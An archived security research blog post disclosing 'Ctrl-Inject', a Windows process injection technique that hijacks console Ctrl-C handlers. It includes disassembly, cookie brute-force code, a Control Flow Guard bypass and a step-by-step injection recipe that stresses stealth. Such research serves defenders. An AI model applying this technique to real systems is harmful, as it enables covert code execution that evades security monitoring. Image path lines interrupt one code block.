

# Ctrl-Inject

 [web.archive.org/web/20180513201535/https://blog.ensilo.com/ctrl-inject](https://web.archive.org/web/20180513201535/https://blog.ensilo.com/ctrl-inject)



## OVERVIEW

In this post we will unveil a new process injection we call “Ctrl-Inject” that leverages the mechanism of handling Ctrl signals in console applications. While going through MSDN as part of our research we came across the following comment regarding Ctrl signal handling:


“An application-defined function used with the **SetConsoleCtrlHandler** function. A console process uses this function to handle control signals received by the process. When the signal is received, the system creates a new thread in the process to execute the function.”

This means that each time we trigger a signal to a console based process, the system invokes a handler function which is called in a new thread. Seeing that, we assumed that we can leverage this functionality to perform a slightly different process injection.

## CONTROL SIGNALS HANDLING

Every time a user (or a process) sends Ctrl + C (or Break) signal to a console based process (such as cmd.exe or powershell.exe), a system process called csrss.exe will invoke the function CtrlRoutine in a new thread on the targeted process.

The CtrlRoutine function is responsible for wrapping the handlers that are set using SetConsoleCtrlHandler. Diving deeper into CtrlRoutine, we noticed the following piece of code –



```
10150FC5 A1 F0 5B 1A 10    mov     eax, _HandlerList
10150FCA FF 74 B8 FC            push   dword ptr [eax+edi*4-4] ; Pointer
10150FCE FF 15 94 83 1A 10    call   ds:__imp_RtlDecodePointer@4 ; RtlDecodePointer(x)
10150FD4 8B F0                mov     esi, eax
10150FD6 FF 75 90            push   [ebp+var_70]
10150FD9 8B CE                mov     ecx, esi
10150FDB FF 15 98 8A 1A 10    call   ds:__guard_check_icall_fptr ; StartMessagePump()
10150FE1 FF D6                call   esi
10150FE3 85 C0                test   eax, eax
10150FE5 75 03                jnz    short loc_10150FEA
```


Figure 1: Decoding pointer before running and CFG check

This function uses a global variable called HandlerList, to store a list of callback functions, on which it iterates until one of the handlers returns TRUE announcing that signal has been handled.

In order for a handler to execute successfully, it must satisfy the following conditions:

- The function pointer must be properly encoded – Each pointer in the handler list is encoded using RtlEncodePointer and decoded using RtlDecodePointer API before being executed. Thus, un-encoded pointer is mostly like to crash the program.
- Point to valid CFG (Control Flow Guard) target. CFG attempts protect indirect calls by verifying that the target of an indirect call is a valid function.

Let's have a look inside the SetConsoleCtrlHandle and see how it sets a Ctrl handler so we could later copy its behavior. In Figure 2, we can see how each pointer is encoded before being added to HandlerList.



```
100E360D FF 75 08            push   [ebp+HandlerRoutine] ; Pointer
100E3610 FF 15 8C 83 1A 10    call   ds:__imp_RtlEncodePointer@4 ; RtlEncodePointer(x)
100E3616 83 7D 0C 00          cmp    [ebp+Add], 0
100E361A 8B C8                mov     ecx, eax
100E361C 74 16                jz     short loc_100E3634
```

Figure 2: Encoding pointers before saving them

As we continue, we see a call to an internal function named SetCtrlHandler. This function updates two variables, the HandlerList as it adds a new pointer to it, and another global variable called HandlerListLength, increases its length to fit the new list size.

```

100E36E9
100E36E9      loc_100E36E9:
100E36E9 8B 3D F0 5B 1A 10 mov     edi, _HandlerList
100E36EF EB E5      jmp     short loc_100E36D6

100E36C5
100E36C5      loc_100E36C5:
100E36C5 83 05 EC 5B 1A 10 add     _AllocatedHandlerListLength, 2
100E36CC 8B 45 F8      mov     eax, [ebp+var_8]
100E36CF 89 3D F0 5B 1A 10 mov     _HandlerList, edi
100E36D5 5B          pop     ebx

100E36D6
100E36D6      loc_100E36D6:
100E36D6 89 04 B7      mov     [edi+esi*4], eax
100E36D9 46          inc     esi
100E36DA 33 C0      xor     eax, eax
100E36DC 89 35 E8 5B 1A 10 mov     _HandlerListLength, esi
100E36E2 40          inc     eax

```

Figure 3: Updating the HandlerList and increasing HandlerListLength

Now, since HandlerList and HandlerListLength variables reside within kernelbase.dll module, and since module is mapped at the same address for all processes, we can locate their address in our process and then use WriteProcessMemory to update their values in the remote process.

Our work isn't done just yet, since CFG and pointer encoding are in place, we will need to find a way to bypass them.

## BYPASSING POINTER ENCODING

Prior to the Windows 10 era, we needed a way to understand how pointer encoding/decoding works in order to circumvent pointer encoding protection. So, let's dive into how EncodePointer works.

```

4B2E0E90      ; Exported entry 933. RtlEncodePointer
4B2E0E90
4B2E0E90      ; Attributes: bp-based frame
4B2E0E90
4B2E0E90      ; __stdcall RtlEncodePointer(x)
4B2E0E90      public _RtlEncodePointer@4
4B2E0E90      _RtlEncodePointer@4 proc near
4B2E0E90
4B2E0E90      var_4= dword ptr -4
4B2E0E90      arg_0= dword ptr 8
4B2E0E90
4B2E0E90 8B FF      mov     edi, edi
4B2E0E92 55      push   ebp
4B2E0E93 8B EC      mov     ebp, esp
4B2E0E95 51      push   ecx
4B2E0E96 6A 00      push   0
4B2E0E98 6A 04      push   4
4B2E0E9A 8D 45 FC      lea    eax, [ebp+var_4]
4B2E0E9D 50      push   eax
4B2E0E9E 6A 24      push   24h ; '$'
4B2E0EA0 6A FF      push   0FFFFFFFh
4B2E0EA2 E8 E9 DA 00 00 call   _ZwQueryInformationProcess@20 ; ZwQueryInformationProcess(x,x,x,x,x)
4B2E0EA7 85 C0      test   eax, eax
4B2E0EA9 78 13      js     short loc_4B2E0EBE

4B2E0EAB 88 45 FC      mov     eax, [ebp+var_4]
4B2E0EAE 8B C8      mov     ecx, eax
4B2E0EB0 33 45 08      xor     eax, [ebp+arg_0]
4B2E0EB3 83 E1 1F      and     ecx, 1Fh
4B2E0EB6 D3 C8      ror     eax, cl
4B2E0EB8 8B E5      mov     esp, ebp
4B2E0EBA 5D      pop    ebp
4B2E0EBB C2 04 00      retn   4

4B2E0EBE      loc_4B2E0EBE:
4B2E0EBE      push   eax
4B2E0EBF E8 0C 91 02 00 call   _RtlRaiseStatus@4 ; RtlRaiseStatus(x)
4B2E0EBF      _RtlEncodePointer@4 endp

```

#### Figure 4: Inner workings of RtlEncodePointer

Initially, there is a call to NtQueryInformationProcess. Let's have a look at its definition –

```
NTSTATUS WINAPI NtQueryInformationProcess(
    _In_   HANDLE      ProcessHandle,
    _In_   PROCESSINFOCLASS ProcessInformationClass,
    _Out_  PVOID       ProcessInformation,
    _In_   ULONG       ProcessInformationLength,
    _Out_opt_ PULONG   ReturnLength
);
```

According to the definition, we can make the following assumptions:

- ProcessHandle: when passing the value of -1, it tells the function that we refer to the calling process.
- ProcessInformationClass: this parameter has been given the value of 0x24, an undocumented value that asks the kernel to retrieve the process secret cookie. The cookie itself resides in the EPROCESS structure.

After retrieving the secret cookie, we can see several bit operations that involve both the input pointer and the secret cookie. It's something equivalent to the following equation:

$$\text{EncodedPointer} = (\text{OriginalPointer} \wedge \text{SecretCookie}) \gg (\text{SecretCookie} \& \text{0x1F})$$

One way for bypassing this is by executing RtlEncodePointer using CreateRemoteThread and passing it a NULL as a parameter, as seen below:

- 1) EncodedPointer = (0 ^ SecretCookie) >> (SecretCookie & 0x1F)
- 2) EncodedPointer = SecretCookie >> (SecretCookie & 0x1F)

This determines the return value will be the value of the cookie rotated up to 31 times (On Windows 10 64-bit the value is 63, 0x3f). If we use a known encoded address on the target process, we will be able to brute force the original cookie value. The following code demonstrates how to carry such brute-force attack on the cookie:

```
for (int i = 0; i <= 31; i++) {
    DWORD cookie = rotl(secretCookie, i);

    unsigned int rotateCount = 0x20 - (cookie & 0x1f);
    DWORD decoded_addr = rotr(encoded_known_addr, rotateCount) ^ cookie;
    if (decoded_addr == (DWORD)known_addr) {

        return cookie;
    }
}
```

Since Windows 10, Microsoft has been very generous by giving us a new set of API's called: `RtlEncodeRemotePointer` and `RtlDecodeRemotePointer`.

As the name suggests - you pass a process handle and your pointer, and it will return a valid encoded pointer for the targeted process.

Another technique to extract the cookie that's worth mentioning can be found [here](#):

## **BYPASSING CONTROL FLOW GUARD**

So far, we have injected our code to the target process and patched the values of `HandlerList` and `HandlerListLength`. If we try and trigger our code by sending `CTRL + C` signal, the process will raise an exception and kill itself. This is because CFG will notice that we are trying to jump to a pointer which is not a valid call target.

Luckily, Microsoft has been very kind to us, by giving out yet another useful API called `SetProcessValidCallTargets`.

```
WINAPI SetProcessValidCallTargets(  
_In_ HANDLE hProcess,  
_In_ PVOID VirtualAddress,  
_In_ SIZE_T RegionSize,  
_In_ ULONG NumberOfOffsets,  
_Inout_ PCFG_CALL_TARGET_INFO OffsetInformation  
);
```

In short, you pass process handle and your pointer and it will set it as a valid call target. The same can be done using undocumented APIs that we covered in [previous blog posts](#).

## **TRIGGERING CTRL-C EVENT**

Now that everything is in place, all we need to do is to trigger `Ctrl+C` on the target process in order to invoke our code. There are several ways in which we can trigger it. In this case, we used a combination of `SendInput` to trigger a system wide `Ctrl` key-press, together with a `PostMessage` for sending the `C`-key. This also works for hidden/invisible console windows. Below is the function that triggers the `Ctrl-C` signal:

```

void TriggerCtrlC(HWND hWnd) {

    INPUT ip;
    //ShowWindow(hWnd, 0);
    //Sleep(100);
    // press
    ip.type = INPUT_KEYBOARD;
    ip.ki.wScan = 0;
    ip.ki.time = 0;
    ip.ki.dwExtraInfo = 0;

    ip.ki.wVk = VK_CONTROL;
    ip.ki.dwFlags = 0; // 0 for key press
    SendInput(1, &ip, sizeof(INPUT));
    Sleep(100);


    PostMessage(hWnd, WM_KEYDOWN, 0x43, 0);
}

```

## BEHIND THE SCENES

Essentially, in this process injection technique, we inject our code to the target process, but we never invoke it directly, that is, we never call `CreateRemoteThread` ourselves or alter execution flow using `SetThreadContext`. Instead, we are making `csrss.exe` invoke it for us which is far less suspicious since this a normal behavior.

That's because each time a `Ctrl + C` signal is being sent to a console based application, `conhost.exe` invokes something similar to the following call stack as shown below.



Where `CsrClientCallServer` is passed a unique index identifier ( `0x30401` ) which is then communicated to the `csrss.exe` server.

From there a function called SrvEndTask is being called off a dispatch table. The following illustrates the call stack -



At the end of this call chain, we can finally see RtlCreateUserThread which is responsible for executing our thread on the targeted process.

**Note:** Although Ctrl-Inject technique is limited to console applications, there are many console applications that can potentially be abused, the most notable is probably cmd.exe.

## SUMMARY

Now that we understand how this process injection works in practice as well as what's going on behind the scenes, we can go about summarizing "Ctrl-Inject" technique. The main advantage of this technique over classic thread injection technique is that the remote thread is created by a trusted windows process, csrss.exe, which makes it much stealthier. The disadvantage is that it's limited to console applications.

**The steps needed to carry out this process injection technique are as followed:**

1. Attach to a console process using OpenProcess.
2. Allocate a new buffer for the malicious payload by calling VirtualAllocEx.
3. Write the data into the allocated buffer using WriteProcessMemory.

4. Encode the pointer to your buffer using the targeted process cookie. Achieved by calling `RtlEncodePointer` with null pointer and manually encoding the pointer, or by calling `RtlEncodeRemotePointer`.
5. Letting the remote process know that our new pointer is a valid pointer using `SetProcessValidCallTargets`.
6. Finally, triggering `Ctrl+C` signal using a combination of `PostMessage` and `SendInput`.
7. Restore the original handlers list.